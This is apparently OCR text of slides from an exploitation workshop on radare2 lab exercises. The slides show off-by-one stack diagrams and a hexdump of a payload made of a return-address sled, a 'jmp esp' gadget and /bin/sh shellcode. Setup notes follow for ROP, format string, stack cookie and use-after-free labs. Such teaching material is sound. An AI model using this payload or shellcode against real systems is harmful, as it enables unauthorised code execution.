
Off by one


Stack frame
dummy()
Stack frame
main()
0xbf973d2c
0x00000000
0xbf973d30
0x00000000
0xbf973d34
0x00000000
0xbf973d38
0x00000000
0xbf973d3c
0xbf973d48
0xbf973d40
0x0804851c
0xbf973d44
.....
0xbf973d48
.....


Off by one


New stack frame
Stack frame dummy()
0xbf973d00
AAAA
0xbf973d04
AAAA
0xbf973d34
AAAA
0xbf973d38
AAAA
0xbf973d3c
0xbf973d00
0xbf973d40
0x0804851c
0xbf973d44
.....
0xbf973d48
.....
EBP of new stack frame
RET of new stack frame
EBP of dummy()
RET of dummy()

Off by one


exploit@securizame: ~/practicas/offbyone
exploit@securizame:~/practicas/offbyone$ hexdump -v -C param
00000000 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
00000010 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
00000020 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
00000030 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
00000040 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
00000050 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
00000060 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
00000070 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
00000080 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
00000090 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
000000a0 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
000000b0 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
000000c0 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
000000d0 fe 82 04 08 fe 82 04 08 fe 82 04 08 fe 82 04 08 |................|
000000e0 fe 82 04 08 8e 84 04 08 31 c9 f7 e1 51 68 2f 2f |........1...Qh//|
000000f0 73 68 68 2f 62 69 6e 89 e3 b0 0b cd 80 82 04 08 |shh/bin.........|
00000100
exploit@securizame:~/practicas/offbyone$

Off by one


exploit@securizame: ~/practicas/offbyone
0xbfda3a80 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3a84 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3a88 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3a8c 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3a90 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3a94 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3a98 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3a9c 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3aa0 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3aa4 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3aa8 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3aac 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ab0 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ab4 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ab8 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3abc 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ac0 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ac4 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ac8 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3acc 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ad0 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ad4 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ad8 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3adc 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ae0 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ae4 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3ae8 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3aec 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3af0 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3af4 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3af8 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3afc 0x080482fe ▯▯▯▯ program R X 'ret' 'simplebof'
0xbfda3b00 0x0804848e ▯▯▯▯ program R X 'jmp esp' 'simplebof'
0xbfda3b04 0xe1f7c931 1▯▯▯
0xbfda3b08 0x2f2f6851 Qh// ascii
0xbfda3b0c 0x2f686873 shh/ ascii
0xbfda3b10 0x896e6962 bin▯
0xbfda3b14 0xcd0bb0e3 ▯▯▯▯

Simple rop

File:

simple-rop/simple-rop

```
$ gcc simple-rop.c -o simple-rop -m32
```


Setup:

```
sudo sysctl -w kernel.randomize_va_space=2
```

Format string

File:
fmt/fmt2
$ gcc -m32 fmt2.c -o fmt2

Setup:
sudo sysctl -w kernel.randomize_va_space=2



Stack cookie bruteforce

File:

stack-cookie/server

```
$ gcc -fstack-protector-all server.c -o server -m32
```

Setup:

```
sudo sysctl -w kernel.randomize_va_space=2
```

R2inder UAF

File:

R2inder/server

```
$ gcc -fstack-protector-all -fpie -fPIE server.c -o server
```

Setup:

```
sudo sysctl -w kernel.randomize_va_space=2
```

R2inder format string

File:

R2inder/server

```
$ gcc -fstack-protector-all -fpie -fPIE server.c -o server
```

Setup:


```
sudo sysctl -w kernel.randomize_va_space=2
```

ASLR

NX

Stack cookies

PIE



Enjoy R2con